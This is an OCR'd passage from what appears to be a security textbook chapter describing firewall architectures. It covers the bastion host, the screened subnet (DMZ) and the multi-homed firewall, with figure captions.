
Figure 12.6: Example of a Firewall



Firewall Architecture

Bastion Host

- A bastion host is a computer system designed and configured to protect **network resources** from attacks
- Traffic entering or leaving the network passes through the firewall. It has two interfaces:
  - a **public interface** directly connected to the Internet
  - a **private interface** connected to the Intranet

Screened Subnet

- The screened subnet or Demilitarized Zone (DMZ) contains **hosts** that offer public services
- The DMZ **responds to public requests**, and has no hosts accessed by the private network
- This private zone can not be accessed by **Internet users**

Multi-homed Firewall

- In this case, a firewall with two or more interfaces is present that allows further subdivision of the network based on the **specific security objectives** of the organization

Firewall Architecture

The firewall architecture consists of the following elements:

- **Bastion Host**

  The bastion host is designed for defending the network against attacks. It acts as a mediator between inside and outside networks. A bastion host is a computer system designed and configured to protect network resources from attacks. Traffic entering or leaving the network passes through the firewall. It has two interfaces:

  - Public interface directly connected to the Internet
  - Private interface connected to the intranet




Figure 12.7: Bastion Host Firewall

- **Screened Subnet**

  A screened subnet (DMZ) is a protected network created with a two- or three-homed firewall behind a screening firewall, and it is a term that is commonly used to refer to the DMZ. When using a three-homed firewall, connect the first interface to the Internet, the second to the DMZ, and the third to the intranet. The DMZ responds to public requests and has no hosts accessed by the private network. Internet users cannot access the private zone.

  The advantage of screening a subnet away from the intranet is that public requests can be responded to without allowing traffic into the intranet. A disadvantage of the three-homed firewall is that if it is compromised, both the DMZ and the intranet could also be compromised. A safer technique is to use multiple firewalls to separate the Internet from the DMZ, and to then separate the DMZ from the intranet.



Figure 12.8: Screened Subnet Firewall

- **Multi-homed Firewall**

  A multi-homed firewall is a node with multiple NICs that connects to two or more networks. It connects each interface to separate network segments logically and physically. A multi-homed firewall helps in increasing the efficiency and reliability of an IP network. The multi-homed firewall has more than three interfaces that allow for further subdividing the systems based on the specific security objectives of the organization. However, the model that provides deeper protection is the back-to-back firewall.



Figure 12.9: Multi-homed Firewall

